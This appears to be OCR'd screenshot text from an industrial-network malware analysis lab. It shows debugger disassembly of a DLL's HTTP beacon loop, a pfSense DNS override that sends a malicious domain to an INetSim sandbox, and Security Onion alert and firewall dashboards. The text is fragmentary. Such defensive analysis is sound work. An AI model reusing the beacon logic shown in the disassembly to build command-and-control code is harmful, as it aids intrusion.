


```
1000455A   57             PUSH EDI
1000455B   8B3D 78500010  MOV EDI,DWORD PTR [<&KERNEL32.Sleep>]      kernel32.Sleep
10004561   BB C0270900    MOV EBX,927C0
10004566   33ED           XOR EBP,EBP
10004568   55             PUSH EBP
10004569   55             PUSH EBP
1000456A   55             PUSH EBP
1000456B   55             PUSH EBP
1000456C   68 A8130110    PUSH IPRIPa.100113A8                       ASCII "HMI-2 Windows XP 6.11"
10004571   FF15 10510010  CALL DWORD PTR [<&WININET.InternetOpenA>]  wininet.InternetOpenA
```




```
10004547     FFD6           CALL ESI
10004549     5F             POP EDI
1000454A     5E             POP ESI
1000454B     5B             POP EBX
1000454C     C9             LEAVE
1000454D     C3             RET
1000454E     83EC 18        SUB ESP,18
10004551     53             PUSH EBX
10004552     55             PUSH EBP
10004553     56             PUSH ESI
10004554     8B35 0C510010  MOV ESI,DWORD PTR [<&WININET.InternetCloseHa  wininet.InternetCloseHandle
1000455A     57             PUSH EDI
1000455B     8B3D 78500010  MOV EDI,DWORD PTR [<&KERNEL32.Sleep>]         kernel32.Sleep
10004561     BB C0270900    MOV EBX,927C0
10004566     33ED           XOR EBP,EBP
10004568     55             PUSH EBP
10004569     55             PUSH EBP
1000456A     55             PUSH EBP
1000456B     55             PUSH EBP
1000456C     68 A8130110    PUSH IPRIPa.100113A8                          ASCII "HMI-2 Windows XP 6.11"
10004571     FF15 10510010  CALL DWORD PTR [<&WININET.InternetOpenA>]     wininet.InternetOpenA
10004577     3BC5           CMP EAX,EBP
10004579     894424 10      MOV DWORD PTR [ESP+10],EAX
1000457D   ⌄ 75 05          JNZ SHORT IPRIPa.10004584
1000457F     53             PUSH EBX
10004580     FFD7           CALL EDI
10004582   ^ EB E2          JMP SHORT IPRIPa.10004566
10004584     55             PUSH EBP
10004585     68 00004000    PUSH 400000
EBP=00000000
EAX=00CC0004
```

```
Registers (FPU)
EAX 00CC0004
ECX 7723BDC4 wininet.7723BDC4
EDX 7723BAD8 wininet.7723BAD8
EBX 000927C0
ESP 01CCFDD4
EBP 00000000
ESI 771C4D8C wininet.InternetCloseHandle
EDI 7C802446 kernel32.Sleep

EIP 10004577 IPRIPa.10004577

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FF9A000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 8.5917762335598019190e-4911
ST2 empty +UNORM 6148 00000002 77DE612A
ST3 empty +UNORM 6134 00000000 00000000
ST4 empty 0.0
ST5 empty 0.0000001252481022150e-4933
ST6 empty 0.0000000073338268960e-4933
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```



```
100045E7   FF15 1C510010   CALL DWORD PTR [<&WININET.HttpSendReques wininet.HttpSendRequestA
100045ED   85C0            TEST EAX,EAX
100045EF ⌄ 75 19           JNZ SHORT IPRIPa.1000460A
100045F1   FF15 7C500010   CALL DWORD PTR [<&KERNEL32.GetLastError: ntdll.RtlGetLastWin32Error
100045F7   8D4C24 1C       LEA ECX,DWORD PTR [ESP+1C]
100045FB   6A 0A           PUSH 0A
100045FD   51              PUSH ECX
100045FE   50              PUSH EAX
100045FF   FF15 BC500010   CALL DWORD PTR [<&MSVCRT._itoa>]          msvcrt._itoa
10004605   83C4 0C         ADD ESP,0C
10004608 ⌄ EB 1A           JMP SHORT IPRIPa.10004624
1000460A   8D4424 18       LEA EAX,DWORD PTR [ESP+18]
1000460E   50              PUSH EAX
1000460F   6A 40           PUSH 40
10004611   68 F0BF0010     PUSH IPRIPa.1000BFF0                      ASCII "<html>▯  <head>▯    <title>INetSim default HTML page</title>▯  <"
10004616   FF7424 20       PUSH DWORD PTR [ESP+20]
1000461A   FF15 24510010   CALL DWORD PTR [<&WININET.InternetReadF wininet.InternetReadFile
10004620   85C0            TEST EAX,EAX
10004622   90              NOP
10004623   90              NOP
10004624   FF7424 14       PUSH DWORD PTR [ESP+14]
10004628   FFD6            CALL ESI
1000462A   55              PUSH EBP
1000462B   FFD6            CALL ESI
1000462D   FF7424 10       PUSH DWORD PTR [ESP+10]
10004631   FFD6            CALL ESI
10004633 ^ E9 47FFFFFF     JMP IPRIPa.1000457F                       ;; RETURN TO BEGINNING OF ROUTINE ;;
10004638   FF7424 14       PUSH DWORD PTR [ESP+14]
1000463C   FFD6            CALL ESI
1000457F=IPRIPa.1000457F
```



Host Overrides


Host	Parent domain of host	IP to return for host	Description	Actions

Enter any individual hosts for which the resolver's standard DNS lookup process should be overridden and a specific IPv4 or IPv6 address should automatically be returned by the resolver. Standard and also non-standard names and parent domains can be entered, such as 'test', 'mycompany.localdomain', '1.168.192.in-addr.arpa', or 'somesite.com'. Any lookup attempt for the host will automatically return the given IP address, and the usual lookup server for the domain will not be queried for the host's records.

Domain Overrides

Domain	Lookup Server IP Address	Description	Actions

Enter any domains for which the resolver's standard DNS lookup process should be overridden and a different (non-standard) lookup server should be queried instead. Non-standard, 'invalid' and local domains, and subdomains, can also be entered, such as 'test', 'mycompany.localdomain', '1.168.192.in-addr.arpa', or 'somesite.com'. The IP address is treated as the authoritative lookup server for the domain (including all of its subdomains), and other lookup servers will not be queried.



Services / DNS Resolver / General Settings / Edit Host Override

Host Override Options

Host

Name of the host, without the domain part
e.g. enter "myhost" if the full domain name is "myhost.example.com"

Domain: very-malicious-website.com

Parent domain of the host
e.g. enter "example.com" for "myhost.example.com"


IP Address: 172.25.100.222

IPv4 or IPv6 address to be returned for the host
e.g.: 192.168.100.100 or fd00:abcd::1

Description


A description may be entered here for administrative reference (not parsed).

This page is used to override the usual lookup process for a specific host. A host is defined by its name and parent domain (e.g., 'somesite.google.com' is entered as host='somesite' and parent domain='google.com'). Any attempt to lookup that host will automatically return the given IP address, and any usual external lookup server for the domain will not be queried. Both the name and parent domain can contain 'non-standard', 'invalid' and 'local' domains such as 'test', 'mycompany.localdomain', or '1.168.192.in-addr.arpa', as well as usual publicly resolvable names such as 'www' or 'google.co.uk'.



This is the default HTML page for INetSim HTTP server fake mode.


This file is an HTML document.



Dataset	Count
firewall	324
conn	194
syslog	97
ot-ids	95
alert	67
file	67
http	67
dns	40
weird	2

Module	Count
zeek	467
pfsense	324
silentdefen...	95
suricata	67

Node	Count
IND-Security...	534



Dashboard / Security Onion - Alerts
Full screen
Share
Clone
KQL
~~Low & Medium Severity~~ ×
~~High & Critical Severity~~ ×
+ Add filter
Security Onion - Alert Data
Home
Modules
Playbook
Suricata
Wazuh
Zeek
Security Onion - Alerts - Count
67
Count
Security Onion - Alerts Over Time
Count
1
0.8
0.6
0.4
0.2
0
09:00
12:00
15:00
18:00
21:00
@timestamp per 10 minutes
Security Onion - Rule - Severity
medium

```
event.dataset: alert AND 222.222.222.222
```

Security Onion - Rule - Name

Export

Name	Module	Count
ET INFO InetSim Response from Externa...	suricata	67



Security Onion - Rule - Name

Export

Name	Module	Count
ET INFO InetSim Response from Externa...	suricata	67

Security Onion - Rule - Category


Export

Category	Count
Potentially Bad Traffic	67

Security Onion - Source IPs

Export

Source IP	Count
222.222.222.222	67


Dashboard / Custom Dashboards - Firewall
Full screen
Share
Clone
Edit
Lucene
Refresh
+ Add filter
Security Onion - Navigation
Home
Event Category
Alert | File | Host | Network
Firewall - Rule Action Summary
block
pass
Firewall - Logs - Count over time
Count
5
4
3
2
1
0
09:00
10:00
11:00
12:00
13:00
14:00
15:00
16:00
17:00
18:00
19:00
20:00
21:00
22:00
@timestamp per 10 minutes
Firewall - Network Protocol Summary
tcp
icmp
All docs
_all
100
200
300
Count

```
222.222.222.222
```

Firewall - Source IP summary

source.ip: Descending	Count
172.25.100.203	188
172.25.100.220	136

Firewall - Source Port summary

source.port: D...	Count
1083	7
1071	5
1129	5
1170	5
1187	5
1226	5
1255	5
1271	5
1288	5
1296	5


‹ 1 2 3 4 5 ›

Firewall - Destination IP summary

destination.ip: Descend...	Count
222.222.222.222	324


Firewall - Destination Port summary

destination.po...	Count
80	322



Firewall - Source IP summary

source.ip: Descending	Count
172.25.100.203	188
172.25.100.220	136




Firewall - Rule Action Summary

Firewall - Logs - Co

Firewall - Source IP summary

source.ip: Descending	Count
172.25.100.220	136



Security Onion - Network Data

Home

Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC | Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP | RFB | SIP
SMB | SMTP | SNMP | SSH | SSL | Syslog | Tunnels | X.509

Security Onion - All Logs

28
Count

Security Onion - Source IPs


Source IP	Count
172.25.100.203	22
172.25.100.220	6

Security Onion - Destination IPs

Destination IP	Count
172.25.100.100	28

Security Onion - Destination Ports

Destination Port	Count
53	28


Dashboard / Security Onion - Home
Full scr
+ Add filter
Security Onion - Logs Over Time
Count
2
1.5
1
0.5
0
09:00
12:00
15:00
18:00
@timestamp per 10 minutes
Security Onion - Data Overview
network
Export
Export

"serve.html"

Security Onion - Navigation

Home

Event Category
Alert | File | Host | Network

Security Onion - All Logs


132
Count

Security Onion - Dataset

Dataset	Count
alert	66
http	66


Security Onion - Modules

Module	Count
suricata	66
zeek	66




SMB - FIle Path

File Path	Count
\\HMI-1\IPC$	1


remnux@remnux: ~/workdir/MSinfo32
File Edit View Search Terminal Help

```
remnux@remnux:~/workdir/MSinfo32$ cd ~/workdir/MSinfo32/
remnux@remnux:~/workdir/MSinfo32$ ls
HMI-1_2020_Sept-3.txt           Workstation-11_2020_Sept-3.txt
HMI-2_2020_Sept-3.txt           Workstation-1_2020_Sept-3.txt
Ind-DC-1_2020_Sept-3.txt        Workstation-3_2020_Sept-3.txt
Ind-DC-2_2020_Sept-3.txt        Workstation-7_2020_Sept-3.txt
Workstation-10_2020_Sept-3.txt  Workstation-8_2020_Sept-3.txt
